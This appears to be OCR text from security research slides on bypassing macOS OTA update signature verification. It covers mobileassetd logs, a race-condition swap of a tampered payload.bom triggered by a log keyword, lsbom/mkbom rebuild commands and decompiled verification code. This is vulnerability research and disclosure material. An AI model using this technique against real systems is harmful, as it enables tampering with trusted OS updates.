code is: 200 descriptor:com_apple_MobileAsset_MacSoftwareUpdate.1767f1b92e403f5b224d873ca08ffa26f1aeba36 with Error
Domain=SZExtractorErrorDomain Code=5 "Call to realpath failed for suspicious path /private/var/folders/zz/
zyxvpxvq6csfxvn_n00000y800007k/T/com.apple.nsurlsessiond/CFNetworkDownload_SCloXn.tmp/AssetData/payload.bom: Operation
not permitted" UserInfo={NSFilePath=/private/var/folders/zz/zyxvpxvq6csfxvn_n00000y800007k/T/com.apple.nsurlsessiond/
CFNetworkDownload_SCloXn.tmp/AssetData/payload.bom, _NSURLErrorFailingURLSessionTaskErrorKey=BackgroundDownloadTask
<E0D0EBAD-0BD9-4FF9-AE46-45EDDBB239DD>.<6>, _NSURLErrorRelatedURLSessionTaskErrorKey=(
    "BackgroundDownloadTask <E0D0EBAD-0BD9-4FF9-AE46-45EDDBB239DD>.<6>",
    "LocalDownloadTask <E0D0EBAD-0BD9-4FF9-AE46-45EDDBB239DD>.<6>"
), _SZExtractorSourceFileLineErrorKey=395, _SZExtractorFunctionNameErrorKey=_CheckRealpathHasBasePrefix,
NSLocalizedDescription=Call to realpath failed for suspicious path /private/var/folders/zz/
zyxvpxvq6csfxvn_n00000y800007k/T/com.apple.nsurlsessiond/CFNetworkDownload_SCloXn.tmp/AssetData/payload.bom: Operation
not permitted} . task BackgroundDownloadTask <E0D0EBAD-0BD9-4FF9-AE46-45EDDBB239DD>.<6>
```

Tampered with the file payload.bom

Failed before
moving to the final path
(Replace too early)

Bypass the Signature Verification

What does a successful log look like?



```
●   22:07:54.431624-0700   mobileassetd   dispatch event 3 pid 948 keychain 0x700008d14650 item 0x7fbe7e8d99f8
    22:08:24.098196-0700   mobileassetd   -[DownloaderSessionDelegate URLSession:downloadTask:didFinishDownloadingToURL:]: Moving file in didFinishDown:
    22:08:24.155842-0700   mobileassetd   Task <E75DC0DF-27D4-4198-9BAD-2ACD6B4FED05>.<7> finished successfully
```

/usr/libexec/mobileassetd

Subsystem: com.apple.mobileassetd Category: Notice Hide

Activity ID: 28963 Thread ID: 0x2a29 PID: 189 2022-05-09 22:08:24.098196-0700

```
-[DownloaderSessionDelegate URLSession:downloadTask:didFinishDownloadingToURL:] Moving file in didFinishDownloadingToURL, extractor: 1. Session
<__NSURLBackgroundSession: 0x7fbe7e80a950> task BackgroundDownloadTask <E75DC0DF-27D4-4198-9BAD-2ACD6B4FED05>.<7> type com.apple.MobileAsset.MacSoftwareUpdate
```

The keyword indicates that we passed the file check

Bypass the Signature Verification

Second Attempt


- Monitor the logs, replace the target file from the OTA package as soon as the keyword "Moving file" is detected.
- The tampered content was then successfully transferred to the final trusted location!
- However, the UpdateBrainService stops preparing the OS update. (It is the duty of this service to verify the contents of untrustworthy OTA package from a trusted location.

How does it validate the OTA Package?

Bypass the Signature Verification

What’s inside the file payload.bom?

```
$ lsbom payload.bom > bom_info.txt
$ vim bom_info.txt
```




```
./payloadv2/patches/usr/share/man/mann/tepam_procedure.n        100644  0/0     352     3352566478
./payloadv2/patches/usr/share/man/mann/textutil.n       100644  0/0     336     545880439
./payloadv2/patches/usr/share/man/mann/tie.n    100644  0/0     340     1951503890
./payloadv2/patches/usr/share/man/mann/treeql.n 100644  0/0     344     4004256105
./payloadv2/patches/usr/share/man/mann/units.n  100644  0/0     336     3638472850
./payloadv2/patches/usr/share/man/mann/vfs-fsapi.n      100644  0/0     336     1196402152
./payloadv2/patches/usr/share/man/mann/wip.n    100644  0/0     336     3866874074
./payloadv2/patches/usr/standalone      40755   0/0
./payloadv2/patches/usr/standalone/i386 40755   0/0
./payloadv2/patches/usr/standalone/i386/apfs.efi        100644  0/0     908     76664609
./payloadv2/patches/usr/standalone/i386/apfs_aligned.efi        100644  0/0     640     327719626
./payloadv2/patches/usr/standalone/i386/boot.efi        100644  0/0     796     2597501174
./payloadv2/patches.ecc 100644  0/0     37334360        4192979403
./payloadv2/payload.000 100644  0/0     20175008        1935170327
./payloadv2/payload.000.ecc     100644  0/0     1056940 948476959
./payloadv2/payload_chunks.txt  100644  0/0     12      3281763158
./payloadv2/prepare_patches     40755   0/0
./payloadv2/prepare_payload     100644  0/0     12      4153389546
./payloadv2/removed.txt 100644  0/0     9603538 1223466407
./post.bom      100644  0/0     58138949        658410725
./pre.bom       100644  0/0     58136703        3099204299
mickey-mbp:Downloads mickey$ cksum Packages/Research/ota_6a795e5268154d34e66a44639f1548dd0079c443/AssetData/pre.bom
3099204299 58136703 Packages/Research/ota_6a795e5268154d34e66a44639f1548dd0079c443/AssetData/pre.bom
```

```
$ mkbom -i bom_info.txt new_payload.bom
```

Bypass the Signature Verification

verify_package_contents




```
    logfunction("", 1, CFSTR("%sVerifying the package contents\n"), v7);
    LODWORD(v1) = (_DWORD)context + 1033;
    __strlcpy_chk(__s, &context->char409, 1024LL, 1025LL);
    v33 = strlen(__s);
    snprintf(__str, 0x400uLL, "%spayload.bom", &context->char409);
    v8 = BOMBomOpen((__int64)__str, 0LL);
    if ( v8 )
    {
      v9 = v8;
      if ( (context->byte4 & 2) != 0 )
      {
        context->qword29C0 += (unsigned int)BOMBomApproximateBytesRepresented(v8);
        LOBYTE(v1) = 1;
      }
```

```
00024972 _verify_package_contents:35 (20972)
```

Bypass the Signature Verification

verify_package_contents



